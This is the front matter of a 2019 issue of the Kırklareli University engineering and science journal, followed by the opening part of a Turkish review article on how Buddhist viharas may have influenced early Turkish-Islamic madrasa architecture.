



ISSN : 2458-7494  
E-ISSN: 2458-7613

# KIRKLARELİ ÜNİVERSİTESİ MÜHENDİSLİK ve FEN BİLİMLERİ DERGİSİ

KIRKLARELİ UNIVERSITY  
JOURNAL of ENGINEERING and SCIENCE

---

Cilt / Volume: 5

Sayı / Number: 2

Aralık / December 2019

---

Kırklareli Üniversitesi Fen Bilimleri Enstitüsü Müdürlüğü

<http://fbedergi.klu.edu.tr>

e-mail:fbedergi@klu.edu.tr

editor@klu.edu.tr



**KIRKLARELİ ÜNİVERSİTESİ / KIRKLARELİ UNIVERSITY**  
**MÜHENDİSLİK ve FEN BİLİMLERİ DERGİSİ / JOURNAL of ENGINEERING and SCIENCE**

**Sahibi / Owner**

**Kırklareli Üniversitesi Rektörlüğü Adına / Owner on Behalf of Kırklareli Rectorship**  
Prof. Dr. Bülent ŞENGÖRÜR (Rektör)

**Baş Editör / Editor in Chief**

Doç. Dr. Erol TÜRKEŞ

**Editörler / Editors**

Dr. Öğr. Üyesi Burak ÖZŞAHİN  
Dr. Öğr. Üyesi Erdiç KESKİN

**Yayın Kurulu / Editorial Board**

Prof. Dr. Bülent ŞENGÖRÜR  
Prof. Dr. A. Sabih ATADAN  
Doç. Dr. Erol TÜRKEŞ  
Doç. Dr. Meryem ÇAMUR  
Doç. Dr. Serpil AKÖZCAN  
Dr. Öğr. Üyesi Burak ÖZŞAHİN  
Dr. Öğr. Üyesi Erdiç KESKİN  
Dr. Öğr. Üyesi Sencer Süreyya KARABEYOĞLU

**Sorumlu Yazı İşleri Müdürü / Editing Manager**

Sedat KEÇELİ

**İnternet Adresi / Web Address**

<http://fbedergi.klu.edu.tr>

**Yazışma Adresi / Correspondence Address**

Kırklareli Üniversitesi  
Fen Bilimleri Enstitüsü Müdürlüğü  
Rektörlük Kültür Merkezi B Blok Merkez/ Kırklareli  
e-mail: [fbedergi@klu.edu.tr](mailto:fbedergi@klu.edu.tr)  
Tel: 0 (288) 246 15 16  
Fax: 0 (288) 246 16 02

**Baskı / Publisher**

Kırklareli Üniversitesi Matbaası / Kırklareli University Publishing Centre

**Yayın Türü / Publication Type**

Yaygın Süreli Yayın / International Periodical

Yılda iki kez yayınlanır: Haziran, Aralık / Twice a year: June, December

Bu sayı 100 adet basılmıştır / This issue published as 100 copies

Basım Tarihi / Publication Date: 31.12.2019



**KIRKLARELİ ÜNİVERSİTESİ / KIRKLARELİ UNIVERSITY**  
**MÜHENDİSLİK ve FEN BİLİMLERİ DERGİSİ / JOURNAL of ENGINEERING and SCIENCE**

**Danışma Kurulu / Advisory Board**

Abdurrahman GÜNER, İstanbul Esenyurt Üniversitesi, İstanbul  
A. Fevzi BABA, Marmara Üniversitesi, İstanbul  
A. Sabih ATADAN, Kırklareli Üniversitesi, Kırklareli  
Aleksandar GEORGIEV, Sofya Teknik Üniversitesi, Bulgaristan  
Asım KURTOĞLU, Kırklareli Üniversitesi, Kırklareli  
Bilal BALKAN, Kırklareli Üniversitesi, Kırklareli  
Bülent AKBAŞ, Gebze Teknik Üniversitesi, Kocaeli  
Bülent ŞENGÖRÜR, Kırklareli Üniversitesi, Kırklareli  
Deris STIAWAN, Sriwijaya University, Endonezya  
Emrah DOĞAN, Sakarya Üniversitesi, Sakarya  
Erhan BUDAK, Sabancı Üniversitesi, İstanbul  
Erol TÜRKEŞ, Kırklareli Üniversitesi, Kırklareli  
Fahri VATANSEVER, Uludağ Üniversitesi, Bursa  
F.Onur HOCAOĞLU, Afyon Kocatepe Üniversitesi, Afyonkarahisar  
Gökhan GÖKMEN, Marmara Üniversitesi, İstanbul  
Göksel DEMİR, Kırklareli Üniversitesi, Kırklareli  
Hasan DEMİR, Namık Kemal Üniversitesi, Tekirdağ  
Hatice ŞANLIDERE ALOĞLU, Kırklareli Üniversitesi, Kırklareli  
İsmail KIYAK, Marmara Üniversitesi, İstanbul  
Kadir GÜLER, İstanbul Teknik Üniversitesi, İstanbul  
Kanat Burak BOZDOĞAN, Çanakkale Onsekiz Mart Üniversitesi, Çanakkale  
Kamil KAHVECİ, Trakya Üniversitesi, Edirne  
Lambros EKONOMOU, Hellenic American University, Yunanistan  
M. Hakan HOCAOĞLU, Gebze Teknik Üniversitesi, Kocaeli  
Meryem ÇAMUR, Kırklareli Üniversitesi, Kırklareli  
M.S. Bhaskar RANJANA, Marathwada Institute of Technology, Hindistan  
Murat BOSTANCIOĞLU, Cumhuriyet Üniversitesi, Sivas  
Murat KARAHAN, Dumlupınar Üniversitesi, Kütahya  
Mustafa BİRİNCİ, İnönü Üniversitesi, Malatya  
Nadide SEÇKİN, Kırklareli Üniversitesi, Kırklareli  
Oğuzhan ERBAŞ, Dumlupınar Üniversitesi, Kütahya  
Osman KILIÇ, Marmara Üniversitesi, İstanbul  
Osman Nuri UÇAN, İstanbul Kemerburgaz Üniversitesi, İstanbul  
Özlem AYTEKİN, Kırklareli Üniversitesi, Kırklareli  
Ramazan ÇAĞLAR, İstanbul Teknik Üniversitesi, İstanbul  
Sarp ERTÜRK, Kocaeli Üniversitesi, Kocaeli  
Serpil AKÖZCAN, Kırklareli Üniversitesi, Kırklareli  
Sezai TAŞKIN, Celal Bayar Üniversitesi, Manisa  
Veselina Nedeva, Trakia Üniversitesi, Bulgaristan  
Yılmaz ÇAN, Trakya Üniversitesi, Edirne  
Youcef Soufi, University of Tébessa, Cezayir  
Yunus BİÇEN, Düzce Üniversitesi, Düzce  
Yüksel OĞUZ, Afyon Kocatepe Üniversitesi, Afyonkarahisar  
Zafer AĞDELEN, Girne Amerikan Üniversitesi, KKTC  
Witold Charatonik, University of Wroclaw, Polonya



KIRKLARELİ ÜNİVERSİTESİ / KIRKLARELİ UNIVERSITY  
MÜHENDİSLİK ve FEN BİLİMLERİ DERGİSİ / JOURNAL of ENGINEERING and SCIENCE

### İçindekiler / Contents

<b>Hilal ERŞAN, Gül AKDENİZ; TÜRK-İSLAM MEDRESELERİ VE BUDİST VİHARALARI ÜZERİNE BİR İNCELEME (Derleme).....</b>	<b>87-110</b>
<b>Fatih KAPLAN, Azem KURU; MAPPING FIRE INCIDENTS AND EVALUATING SERVICE AREA OF FIRE STATIONS IN FATİH SUBPROVINCE (Araştırma).....</b>	<b>111-124</b>
<b>Hüseyin Taner BAHÇE, Şemsettin TEMİZ; VAKUM İNFÜZYON METODUYLA ÜRETİLEN KAYISI ÇEKİRDEĞİ KABUĞU TOZU KATKILI TABAKALI KOMPOZİTLERİN MUKAYESE EDİLMESİ (Araştırma).....</b>	<b>125-146</b>
<b>Yıldırım ÖZÜPAK, Mehmet Salih MAMİŞ, Taner GÖKTAŞ, Müslüm ARKAN; GÜÇ TRANSFORMATÖRLERİNİN YILDIRIM DARBE ANALİZLERİNİN ANSYS@MAXWELL-3D İLE GERÇEKLEŞTİRİLMESİ (Araştırma).....</b>	<b>147-158</b>
<b>Osman YÜKSEL; AN OVERVIEW ON TOPOLOGY OPTIMIZATION METHODS EMPLOYED IN STRUCTURAL ENGINEERING (Derleme).....</b>	<b>159-175</b>
<b>Gonca ESMER ÜNAL; HIZLI PROTOTİPLEME YÖNTEMLERİ İLE ÜRETİLEN OTOMOBİL PARÇALARININ ÜRETİM HIZLARININ KARŞILAŞTIRILMASI (Araştırma).....</b>	<b>176-183</b>
<b>Bayram ÇETİN; KÖFTE MATRİKSİNDE İKİ FARKLI BESİN PATOJENİNE KARŞI FARKLI BAHARATLARIN ANTİMİKROBİYAL ETKİSİ (Araştırma).....</b>	<b>184-199</b>
<b>Abdullah YAVUZ, Gürkan TUNA; BİLGİ GÜVENLİĞİ TEHDİTLERİ: YAZILIM TANIMLI AĞLAR GELENEKSEL BİLGİSAYAR AĞLARINA KARŞI (Araştırma).....</b>	<b>200-209</b>
<b>Sevil DEMİRCİ, Semih ERTÜRK, Uğur ÜZEL; SURFACE CHARACTERISTICS COMPARISON BETWEEN TRADITIONAL AND ONE STEP PRODUCTION CYCLE (Araştırma).....</b>	<b>210-221</b>



# TÜRK-İSLAM MEDRESELERİ VE BUDİST VİHARALARI ÜZERİNE BİR İNCELEME

Hilal ERŞAN<sup>1\*</sup>, Gül AKDENİZ<sup>2</sup>

<sup>1</sup> Kırklareli Üniversitesi, Mimarlık Fakültesi, Mimarlık Bölümü, Kırklareli, Türkiye  
<sup>2</sup> Yıldız Teknik Üniversitesi, Mimarlık Fakültesi, Mimarlık Bölümü, İstanbul, Türkiye

## ÖZET

M.Ö. VI. yüzyılda Buda önderliğinde Hindistan’da ortaya çıkan Budizm ile Türklerin çeşitli kaynaklarda IV. yüzyılda tanıştıkları, IX. ve X. yüzyıllarda ise iyice benimsedikleri söylenmektedir. Buda’nın öğretilerini yaymak için gezici Budist rahiplerin ibadet, eğitim ve konaklama amaçlı başlangıçta mağaralarda oyularak yapılan viharalar zamanla kendine özgü bir mimari meydana getirmiştir ve bu mimari etki Orta Asya’ya kadar uzanmıştır.

İslamiyet’in kabulünden itibaren birer eğitim kurumu olarak kurulan medreselerin ortaya çıkışı hakkında ise farklı görüşler vardır. Bu çalışmada, Orta Asya’da Budizm’in yayılmasından sonra, Budist viharaların ‘Nevbahar’ adı verilen külliyele dönüşürülmesiyle birlikte medrese mimarisinin öncüsü olduğu görüşü üzerinde durulacaktır.

**Anahtar kelimeler:** Budizm, Orta Asya, Medrese

## ABSTRACT

In the 6th BC Buddhism, which emerged under the leadership of the Buddha, Turks met with Buddhism in 4th century and Buddhism was adopted well in 9th and 10th centuries. The viharas were originally constructed by carving in the caves for respond necessities such as worship, education, and accommodation of the traveling Buddhist monks to spread the Buddha's teachings. The results of this interaction naturally show itself in the architectural field to the Cebtral Asia.

There are different opinions about the emergence of the madrasa. One of them is that after the spread of Buddhism in Central Asia, Buddhist viharas are converted to the complexes called 'Nevbahar', which is an example of madrasa architecture.

This study aims to examine the interactions and changes in the context of architectural styles - specifically madrasa buildings - after the Turkish communities were met with Buddhism.

**Keywords:** Buddhism, Central Asia, Madrasa

\*hillzkn@outlook.com, <https://orcid.org/0000-0002-9096-6903>

## 1. GİRİŞ

M.Ö. VI. yüzyılda günümüzdeki Hindistan sınırları içinde kalan Magadha Bölgesi (Antik Hindistan’da Bihar Bölgesinin güneyine verilen ad.)’de ortaya çıkan Budizm Baharat Yolu üzerinden ticaret aracılığıyla ve Budist rahipler vasıtasıyla Afganistan ve İran yönünde yayılarak Çin’e kadar ulaştırılmıştır. Günümüze kadar yaşayan Budizm inancının başarılı olma nedenlerinden biri sistematik olarak kurdukları ‘Vihara’ denilen eğitim ve ibadet kurumlarıdır. Plan bakımından bir orta avlu ile etrafındaki Budist rahip hücrelerinden oluşan viharalar, işlevsel açıdan eğitim ve konaklamaya uygun olarak tasarlanmıştır. Budizm eğitiminin verildiği ve yatılı Budist rahiplerin kaldığı yapılar olmasının yanında, gezici rahiplere de konaklama imkânı tanıyan ‘Buyan’ veya ‘Vihara’ (manastır) adı verilen bu kurum ve yapıların işleyişi, Türklerin ileride kuracakları medreselere benzemektedir.

IV. yüzyılda Budizm ile tanışan Türkler, zamanla bu dini benimsemiş ve Belh, Buhara, Semerkant gibi şehirlerde Türk-Budist Külliyesi diyeceğimiz, ‘Nevbahar’ adı verilen külliye kurarak günümüze kadar ulaşan medreselerin ilk örneklerini vermişlerdir [1].

## 2. BUDİZM VE ORTA ASYA

Brahmanizm ve Hinduizm dinlerinin temeli, Hindistan’daki dini oluşumların en eskisi sayılan Veda<sup>1</sup> dini ya da Vedizm, Brahman Hint edebiyatının en eski kaynaklarını oluşturan Veda Metinleri’ne<sup>2</sup> dayanır. Savaşçı bir toplum olan Ariler Orta Asya’dan Hint kıtasına yaklaşık M.Ö. 1500’lerde gelmiş ve kıtaya yerleşmişlerdir. Ariler Hint kıtasında savaştıkları ve esir aldıkları Dravid kökenli koyu tenli yerli halka, Dāsyu adını vermiş ve bu kelime zamanla kötü ruhlarla savaş anlamında kullanılmıştır. Rıgveda’nın (Veda metinlerin ilk ve en önemli bölümü) bazı

<sup>1</sup> Veda, M.Ö. 2000-2500 yılları arasında günümüz Hindistan’ın kuzeydoğusuna (Pencap, Yukarı İndüs Havzası) akın eden Arilerin dinidir. Kaynağı, “Hint-İran” özelliği taşıyan düşüncelere kadar gider. Bazı temel kavramlara inanma, ikili kutsal düzen –daivalar ve asuralar–; öte yandan ateş kültü, hayvan kurban etme, soma kurbanları gibi. Hint kültür tarihinin ilk ana kaynakları olan Vedalar ise Veda Tanrıları için yazılmış olan ilahiler (Mantralar) külliyyatıdır [6]. Veda sözcüğü “bilgi” anlamına gelmektedir. Muller, Vedalar’ı “manevi bilgi şarkıları” olarak adlandırmaktadır. Dört temel Veda metni vardır. Bunlar; 1- Rıg-Veda (İlahi Bilgisi), 2- Sâma-Veda (Melodi Bilgisi), 3- Yacur-Veda (Kurban Bilgisi) 4- Atharva-Veda (Sihir Bilgisi)’dir [49].

<sup>2</sup> Brahmanların kutsal saydıkları kitaplarından olan Vedalar, günümüzde Hinduizm’de hâlâ önemli bir yer tutmaktadır. Özellikle Rıgveda kitabı, kuzeybatı Hindistan kültürüne ilişkin en önemli kaynaklardan birisidir. Buda’dan önceki dönemde Vedalar (Kutsal metinler) ilk kez yazıya geçirilmiştir. Vedalara inananlar kurban keserlerdi, kurbanları en güzel kesenler ise Brahman rahiplerdi. Veda kitaplarını kullanan Brahman rahipler halk arasında önemli yere sahiplerdi ve Tanrı ile insanlar arasında bir köprü vazifesi gördüklerini iddia ederlerdi.

yerlerinde Arilerin Dâsyularla olan savaşı ve bu savaşta onları nasıl öldürdükleri anlatılır. Bu yüzden kast sisteminin Arilerin yerli Hintlilerle temasa geçmelerinden sonra doğduğu düşünülür [2]. Hinduizm dinî zamanla değişime uğramış ve M.Ö. VI. yüzyılda iki temel hareketin etkisinde kalmıştır. Bunlar Jainizm<sup>3</sup> ve Budizm'dir. Başlangıçta bir düşünce hareketi olarak doğan Jainizm ve Budizm daha sonra farklı dinler olarak kabul edilmişlerdir. Her iki dinin de temeli alışılmış anlamda 'Mevcut Tanrı'<sup>4</sup> kavramına karşı gelişmiştir. İki dini hareket de, tanrıların yardımına başvurmaksızın Samsara (tenasüh-ruh göçü, yeniden doğuş) Çarkı'ndan kurtulmayı ve Moşka'yı (kurtuluşu) kazanmayı hedeflemektedir.

Jainizm dini, (M.Ö. VI. yüzyıl), Brahmanizm dinine tepki olarak ortaya çıkan Brahmanların otoritesine, çok tanrıcılığa, katı kast sistemine<sup>5</sup> ve kanlı kurbanlara karşıdır. Temel ilke olarak barışı ve huzuru öğütleyen bu din, Ahimsa'ya (şiddetsizlik) yani 'zarar vermeme' üzerine kurulmuş ve her türlü canlıyı öldürmeyi yasaklamıştır. Bundan dolayı hayvancılıktan uzak durarak daha çok ticaretle uğraşmışlardır [3].


---

<sup>3</sup> Jainizm M.Ö. 8. yüzyıla kadar giden ve 23. Tirthankara Parsva'ya (Parshvanatha) dayanan bir geçmişe sahiptir. Parsva'nın ortaya attığı düşünceler 24. Tirthankara olarak kabul edilen Guru Vardhamana Jnatriputra yani Mahavira tarafından sistemleştirilmiş ve dinî hareket hâlini almıştır [3]. Kurucusu, Benares (Hindistan'ın Uttar Pradeş eyâletinde bir şehir)'te doğduğu kabul edilen ve Benares'li bir kralın oğlu olan Parsva'dır (M.Ö. 876 - M.Ö. 776). Parsva, Vardhamana ve Budda'nın hayat hikâyelerindeki büyük benzerlikler dikkat çekmektedir. Her üçü de Ksathriya (Prensler-Askerler) Kastı'na mensuptur. Parsva'nın kurduğu dinî harekette; öldürmemek (ahimsa), hakikati-doğruyu söylemek (suntra), çalmamak (asteya) ve affedici olmak ana kurallardır [3].

24. Tirthankara olarak kabul edilen Guru Vardhamana Jnatriputra yani Mahavira'nın babası Siddhartha bir rivayete göre Licchavis Kabîlesi'nin,diğer bir rivâyete göre ise Nata veya Naya Kabîlesi'nin reysidir ve Ksathriya (Prensler-Askerler) Kastı'na mensuptur [50]

<sup>4</sup> Çok gelişmiş bir mitolojiye sahip olan Veda dininde, Rigveda'da belirtilen Veda tanrıları, dünya işlerinde oldukça etkin varlıklardır. Genel olarak 33 adet olan bu tanrıların bazıları şunlardır: Gök-Tanrıları (Mitra, Varuna vs.), Hava Tanrıları (Indra, Marutlar vs.) ve Yer Tanrıları (Agni, Soma vs.) [53].

<sup>5</sup> Hinduizmde halkın ayrıldığı sınıflardan her birine Kast denir. Belli başlı 4 Kast vardır: 1 - Brahmanlar (rahip ve âlimler) 2 - Kşatriya (prensler ve askerler) 3 - Vaişya (tüccar, esnaf ve çiftçiler) 4 - Şudra (işçiler, sanatkârlar)



Şekil 1. M.Ö. 600. ve M.Ö. 265. yıllarında Antik Hindistan haritası [4]

İsmi kurucusu Buda'dan alan Budizm de aynı dönemlerde M.Ö. VI. yüzyılda Hindistan'da ortaya çıkmıştır. "Bouddha" kelimesi Sanskritçe bir kelime olup, aydınlanmış anlamına gelmektedir. 'Uyanan' anlamı da bulunan 'Buda' bir lakaptır. Bu lakap gerçeği bulduğu ve aydınlandığına inanıldığı için Gautama isimli kişiye verilmiştir. Genel anlamda aydınlanmış kişiler için de kullanılan Bouddha sözcüğü daha çok Budizm'in kurucusu Gautama için kullanılan bir unvandır [5].

Asıl adı Siddharta (amacına ulaşan), soyadı Gautama olan, M.Ö. 567 yılında günümüzde Nepal sınırları içerisinde kalan Himalaya eteklerindeki Lumbini bölgesinin Kapilavatsu kentinde doğan Buda, köklü bir aileye mensuptur [6]. Suddhodana Shakya (Sakya) kabilesi kralı olan babasının yanında büyüyen Buda, annesi Maya'yı kendisini doğurduktan yedi gün sonra kaybetmiştir.

Çocukluğundan itibaren dünyevi şeylere olan ilgisizliği ile dikkat çeken Buda, şefkatli, dindar, düşünceli bir kişi olarak tanınmıştır. Kabile prensi olarak rahat bir hayat sürmüş, 29 yaşında hakikati aramak için tüm yaşamını geride bırakarak yollara düşmüştür. Bu serüveni sırasında karşılaştığı tüm acı ve sorunları kefaret olarak gören Buda, yolculuğundan yedi yıl sonra, büyük Ganj'ın bir kolu olan Neraijara nehri kıyısında, şimdiki Gaya'da Bodhi veya Bo ağacının (bir tür incir ağacı) altında murakabe (Tanrı'ya bağlanarak çile doldurma) halinde iken aydınlanmaya erişmiş, daha sonra bu yer kutsal ziyaret makamı sayılmıştır. Bodha Gaya'da aydınlanmaya ulaşan Buda, "gerçeğe ulaşan" anlamında Buda veya Tathagata olarak tanınmış, M.Ö. 483 yılında

80 yaşında ölmüştür [7].

Buda'nın ölümünün (M.Ö. 483) ardından müritleri Buda'nın öğretilerini yaymaya başladığı Magadha<sup>6</sup> (M.Ö.500 ve M.Ö.321) ve Kosala<sup>7</sup> Krallıklarında (yaklaşık M.Ö.1100-M.Ö.500) Budizmi yaymaya devam etmişlerdir. Budizm'in tüm Hindistan'a yayılması ise Maurya kralı, Kral Asoka<sup>8</sup>'nın Budizm'i benimsemesiyle olmuş ve ilk büyük tapınaklar bu dönemde yapılmıştır.

Budizm dininin Türkistan (Orta Asya) ile tanışması ise, M.S.30 yılında, Gandhara ve Pencab'ın hâkimiyetini ele geçiren Kuşan Krallığı'nın, M.S.78-120 yılları arasındaki hükümdarı olan Kral Kanişka döneminde olmuş ve Budizm altın çağını bu dönemde yaşamıştır. Budizm'in yayılması için iç Asya'da birçok keşiş tapınağı yaptıran Kanişka<sup>9</sup> döneminde, Kuşan devletinin sınırları Hindistan'ın Madhyadeşa, Uttarapatha ve Aparanta bölgelerine kadar genişlemiştir. Budizm dünyaya, Hindistan'ın güneybatısından ve kuzeyde Orta Asya'dan Çin'e doğru iki yol üzerinden yayılmıştır. I. yüzyılda Keşmir'den başlayıp Pakistan'a ve Afganistan'a, III. yüzyıldan itibaren ise Endonezya'da yayılmaya başlamıştır. Budizm Çin'e IV. yüzyılda girmiş, oradan Kore'ye yayılmış; V. yüzyılda Birmanya ve Tayland'a, VI. yüzyılda Japonya'ya, VII. yüzyılda da Tibet'e ulaşmıştır [5] (Şekil 2).


<sup>6</sup> Merkezi Ganj Nehri'nin güneyinde Bihar bölgesinde olan Magadha Krallığı'nın başkenti önce Rajagriha (günümüzde Rajgir) ve daha sonra Pataliputra (günümüzde Patna) olmuştur.

<sup>7</sup> Kosala Krallığı günümüzde Kuzey Hindistan bölgesinde yer alan Geç Vedic Dönem (M.Ö. 1100. – M.Ö. 500.) krallıklarından biridir. Krallığın başkenti olan Ayodhya, Hindistan'ın Uttar Pradesh bölgesindeki Faizabad şehrindeydi.

<sup>8</sup> Kral Asoka, M.Ö. 273. ile M.Ö. 232. arasında egemen olan Maurya Hanedanlığı'nın Hint imparatoruydu. Genellikle Hindistan'ın en büyük imparatorlarından biri olarak bahsedilen Asoka bir dizi askeri fetihten sonra günümüz Hindistan'ının bulunduğu alana hükmetmiştir. İmparatorluğu günümüz Pakistan'ını, Afganistan'ını ve İran'ın batısındaki topraklardan, Hindistan'ın doğusunda yer alan Bengal ve Assam eyaletleri ile güneydeki Karnataka eyaleti sınırları içinde kalan Mysore'a kadar uzanan bir alana yayılmıştır [8]

<sup>9</sup> Kuşan İmparatorluğu'nun en önemli hükümdarı sayılan Kanişka'nın hüküm süreleri açısından farklı görüşler olsa da en önemli özelliği bazı tarihçiler tarafından Türk kökenli olduğu düşünülmektedir. Gerek etnik kökeni konusundaki varsayımlar gerekse askeri, siyasi ve idari alanlarda yaptığı faaliyetler açısından MS 1. Yüzyılda Hindistan'ın en önemli lideri kabul edilmektedir. Etnik kökenleri ile ilgili olarak, onun Vima Kadphises dönemi sonrası Kuşan Hanedanlığındaki otorite boşluğundan yararlanarak başa geçen bir Türk kabilesi lideri olduğu düşünülmektedir [47].





Şekil 2. Budizm'in doğuşu (koyu kırmızı), başlıca Budist alanları (koyu sarı), Budizm'in yayıldığı diğer alanlar (açık sarı), Erken Budist okulları (siyah ok), Ayrışmalar (kırmızı, yeşil, mavi oklar), [8]

## 2. 1. BUDİST VİHARALAR (MANASTIRLAR)

Güney Asya geleneğinde ve Budizm dininde önemli bir yere sahip olan manastırlar<sup>10</sup>, M.Ö. III. yüzyıldan itibaren Budist rahiplerin ilim ve öğretim merkezleri olarak kurulmuş ve 'Vihara'

<sup>10</sup> Manastır kelimesi, 'tek, yalnız' anlamına gelen Grekçe 'Monos'tan kelimesinden türetilen ve münzevi (insanlardan kaçan, tek başına yaşamayı seven) yaşam tarzını benimseyenlerin (monachos, Yunanca'da 'keşiş') yaşadığı mekanları ifade eden 'monasterio' kelimesinin Türkçe'deki kullanımıdır [8]. Batı dillerine farklı biçimlerde geçen manastır kelimesi, (İngilizce, monastery; Fransızca, monastere vb.) Arapça'da daha çok Hristiyan manastırlarını ve bazen de keşiş hücrelerini ifade etmek için 'devr, deveran' (dönmek, dolaşmak, yönetmek) kelimelerinden türetilen 'deyr' (üzerinde oturlan yer, ev) kelimesi kullanılmaktadır, Keşişler ise aynı kökten gelen 'deyyar' veya 'deyran' kelimeleriyle ifade edilmektedir [8]

adıyla anılmaya başlamıştır. İlk öğretileri (Dharma<sup>11</sup>) sözlü olan Buda'nın, zamanla etrafında birçok mürit toplanmış ve Budizm'i seçen rahiplerin kendisiyle birlikte dünyadaki her şeyi terk ederek eğitim ve konaklama için viharaları (manastırları) kullanmaya başlamalarıyla bu yapılar yaygınlaşmaya başlamıştır.

Budist manastır mimarisinin gelişiminde üç önemli aşama bulunmaktadır. İlk gelişen mimari stupa olmuştur. İkinci gelişen içinde öğrenci yurdu barındıran Budist manastırları olan viharalardır. Üçüncü olarak ise kutsal emanetlerden arındırılmış bir stupanın içinde bulunduğu toplanma odası olan Chaitya'dır [8]. Chaitya, içinde (kutsal emanetlerin bulunduğu) bir stupa bulunan, dini törenlerin yapıldığı toplantı odasıydı. Hristiyan bazilikalarına benzeyen dikdörtgen ya da dairesel planlı salonlar şeklinde de olabilirdi. Chaitya'nın merkezi konumdaki salonu, stupa etrafında tavaf yapılabilecek (kutsal bir nesnenin çevresinde dönülebilecek) şekilde düzenlenmişti. Chaityalar zamanla, Budist rahiplerin eğitim ve konaklamaları için yapılan viharaların içinde yer almaya başlamış ve rahip hücrelerine açılan merkezi mekanlar haline gelmiştir [9].

Sanskritçe'de 'yığın' anlamına gelen "stupa" kelimesi mezar höyüğü kurgan/tümülüs/mezar/kümbet/ anlamında kullanılmıştır. Stupaların gelişimi MÖ.2000'lere, neolitik döneme (cılı taş devrine) Budizm ve Veda'lar öncesine kadar dayanmaktadır [9].


Stupa esasında Buda için bir gömü kurganıydı (tümülüs) ve ilk (orijinal) stupalar Buda'nın küllerini barındırmaktaydı. Buda'nın vasiyeti üzerine ölümünden sonra yakılan külleri nehre atılmamış, üç ayrı bölgedeki stupalara dağıtılmıştır [10]. Bu daha sonraki yıllarda bir gelenek haline gelmiş ve bu yapılarda ölen saygıdeğer kişi ile ilgili kutsal emanetler, onun kemikleri, külleri, kullandığı ya da giydiği eşyalar yer almıştır.

Budist stupalar zamanla önem kazanmış, barındırdıkları kutsal emanetlerden arınarak Buda'nın ve Budist ideolojinin sembolü haline gelmiş ve önünde meditasyon yapılan ibadet yerlerine dönüşmüştür [11]. İnşa edilen ilk stupa Orta Hindistan Sanchi'deki Büyük Stupa (Maha

---

<sup>11</sup> Hinduizm'in Dharma anlayışı esas alınarak, Dharma kavramı üç temel anlam üzerinde açıklanmaktadır: a) Dharma, âlemin özünde olan, âlemdeki dengeyi varlıklar arasındaki ilişkiyi sağlayan ezeli-ebedi prensiptir. b) Karma, samsara ve mokşa ile bağlantılı olarak Dharmanın yüklendiği diğer bir anlam da insanların insanlar ve diğer canlılar ile ilişkilerini düzenleyen ve Tanrı ile bir olduklarını idrak etmeleri amacıyla kurulmuş kurallar bütünüdür. Bireyin içinde bulunduğu sosyal statü ve içinde bulunduğu duruma uygun olarak davranması dharmanın yaygın olarak kullanıldığı anlamlardan biridir. Bu anlamıyla Dharma bireyin toplumsal, ahlaki ve kanuni sorumluluklarını ifade eder [52].

Stupa)'dır. MÖ. 3. yüzyılda Kral Asoka<sup>12</sup> tarafından tuğladan inşa edilen yapı, daha sonraki stupalar için örnek olmuştur (Şekil 4) [10].



**Şekil 3.** Büyük Stupa (MahaStupa), M.Ö 3.yy, Sanchi, Madhya Pradesh [12] ve planı [13]

Daha sonra keşişler için içinde öğrenci yurtları olarak kullanılan viharalar (M.Ö. III.-VIII. Yüzyılları arasında) inşa edilmiştir [8]. Keşişlerin toplu halde ruhban hayatı yaşayabilmeleri için inşa edilen viharalar, kutsal metinlerin okunup, çoğaltıldığı, aynı zamanda Budizm'in esaslarının öğretildiği yerlerdir [14].

Viharanın erken dönemi belirsizdir. Başlangıçta viharalar Budist Sangha rahiplerinin hayatlarını sürdürmelerinin zorlaştığı yağışlı mevsimlerde barınma ve konaklamaları için yapılmış ve geçici barınaklardan meydana gelmiştir. Budist rahiplerin en eski konutları muhtemelen sarp kayalıkların dışında, günümüze ulaşamayan geçici malzemelerle üretilmiştir. İlk Budist viharaları (manastırları) ticaret yollarının yakınında, yüksek arazilerde kayalara oyularak yapılmıştır.

En eski Budizm ve Jainizm metinlerindeki efsanelerde Buda, keşişlerinin mağaralarda yaşadıklarından bahsedilmektedir.<sup>[14][15][16]</sup> Eğer bu kayıtlar sözlü anlatım geleneğinden gelmekteyse, Buda ve Mahavira zamanında mağaraların kesin önemini yansıtmakta ve mağara konut geleneğinin M.Ö.V.yüzyıla kadar dayandığını göstermektedir [15]

Günümüze ulaşan en eski viharalar, Hindistan'ın kuzeyinde özellikle Deccan'da görülen kayaya oyularak yapılmış komplekslerdir. M.Ö. II. yüzyıldan kalan mağara viharaların kökü Maurya İmparatorluğu dönemine (MÖ 322 - MÖ 185) dayanmaktadır.

<sup>12</sup> Asoka (M.Ö.300-232) Hindistan tarihinin en büyük İmparatorlarından ve Budizm tarihinin kilit isimlerdendir. Asoka, Budizm'in yayılmasında Buda dışında en etkili kişilerden biridir. M.Ö.273 yılında Asoka, dedesi Şandragupta Maurya'nın yolundan giderek fetihlerle ülkenin topraklarını büyümeye çalışmıştır. Kral Asoka hakkında etaylı bilgi için bakınız: [48] [51].



Budist kaya viharaların ilk örnekleri olan Ajanta mağaraları, ticaret yollarına yakınlığı ile dikkati çeken bugünkü Hindistan sınırları içindeki Maharashtra eyaleti, Aurangabad bölgesindedir. Antik Çağ'da (MÖ.7yy.- MS.5.yy) ve MÖ.3.yy- MS.480-650 yılları arasındaki farklı tarihlerde yapılan bu mağaralar Hindistan'daki Budist sanatın en önemli örneklerindedir [16] (Şekil 4).

1819 yılında Waghora Nehri'nin büyük boğazında avlanan İngiliz avcı subaylar tarafından keşfedilen bu alanda, 30 vihara bulunmaktadır. İlk dönemde yapılanlar, MÖ. II. yüzyıla tarihlenen ve Hīnayāna<sup>13</sup> safhası olarak adlandırılan beş vihara (9,10 nolu yapılar) ile chaitya salonlarıdır (12,13,15 nolu yapılar). Daha sonra, MÖ.I. yüzyılda, Satavahana döneminde 8, 12, 14 numaralı viharalar yapılmıştır [17].




Şekil 4. Antik dönem Ajanta Mağaraları ve vaziyet planı (M.Ö. 2.-6.yy), Maharashtra, [18]

Ajanta manastırları içinde en eski dönemle tarihlendirilen yapı Vihara 10'dur (M.Ö. II. yy). Mağara (30,5 x 12,2 m), 39 sekizgen sütun sırasıyla üç geçide (pradikshana'ya) ayrılmış iki yan ve daha geniş orta sahnin ile mihrap (absid) biçimindeki ibadet yerindeki kaya stupasından oluşur. Mağarada ilki M.Ö. II. yüzyılda, diğerleri daha sonra IV. ve VI. yüzyılda yapılmış resimler bulunmaktadır.

